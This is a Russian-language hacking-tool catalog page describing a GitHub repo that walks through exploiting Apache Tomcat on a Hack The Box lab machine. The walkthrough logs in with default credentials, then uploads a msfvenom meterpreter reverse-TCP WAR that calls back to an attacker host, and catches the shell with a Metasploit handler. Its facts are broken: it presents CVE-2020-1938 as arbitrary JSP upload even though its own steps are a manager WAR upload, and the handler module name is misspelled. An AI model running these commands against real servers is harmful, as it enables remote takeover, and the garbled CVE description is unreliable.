Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/hopsypopsy8/cve-2020-1938-exploitation
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHub
hopsypopsy8/cve-2020-1938-exploitation

CVE-2020-1938-Exploitation

Пошаговое руководство по эксплуатации CVE-2020-1938 (произвольная загрузка JSP для выполнения кода (RCE) в Apache Tomcat) с использованием msfvenom и Metasploit в лабораторной среде Hack The Box.

Репозиторий
401 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    315

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Эксплуатация CVE-2020-1938

Произвольная загрузка JSP в Apache Tomcat, ведущая к RCE

Описание

CVE-2020-1938 — это критическая уязвимость, которая затрагивает Apache Tomcat с 9.0.0.M1 по 9.0.0.30, с 8.5.0 по 8.5.50 и с 7.0.0 по 7.0.99 ⚠️ Эта уязвимость была использована в лаборатории Hack The Box.

🔗 Ссылка: Запись NIST NVD
Разведка

Идентификация вектора атаки

image

  1. Веб-сайт использует учётные данные по умолчанию для функции Server Status.

  2. Этот интерфейс показывает, что версия — Apache Tomcat/7.0.88, 64-битная архитектура.

  3. Из этого интерфейса мы переходим к списку приложений, который открывает функцию Загрузка .war файлов.

  4. При успешной загрузке .war файл выполняется по пути /directory/filename

  5. Исследование версии Apache Tomcat подтвердило уязвимость к CVE-2020-1938

  6. Эксплуатация

Генерация .war файла

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.3 LPORT=3004 -f war -o exploit.war

Используя msfvenom, генератор полезных нагрузок Metasploit, мы создаём нашу полезную нагрузку exploit.war.

  1. -p windows/x64/meterpreter_reverse_tcp — это тип полезной нагрузки (в нашем случае 64-битная, как определено в Server Status)
  2. LHOST=10.10.14.3 LPORT=3004 — это данные для обратного соединения с атакующей машиной
  3. -f war — это тип файла
  4. -o exploit.war — имя выходного файла

После генерации файла зайдите внутрь и найдите имя .jsp файла, например gcvxdtmxvw.jsp, и сохраните его на потом.

Настройка Metasploit

msfconsole
use exploit/multi/hanlder
Set LHOST 10.10.14.3
Set LPORT 3004

Используя msfconsole, мы настраиваем слушатель, который ожидает выполнения нашей полезной нагрузки.
Загрузка и запуск вредоносного файла

image image



Мы загружаем наш файл в разделе deploy, после чего обновляем экран и видим, что файл успешно загружен. Для завершения эксплуатации необходимо перейти по пути ip/hacked/gcvxdtmxvw.jsp.
image


Это заставляет запрос зависнуть, однако мы можем видеть локально на нашей машине, что у нас есть обратное соединение.

Скачать инструмент






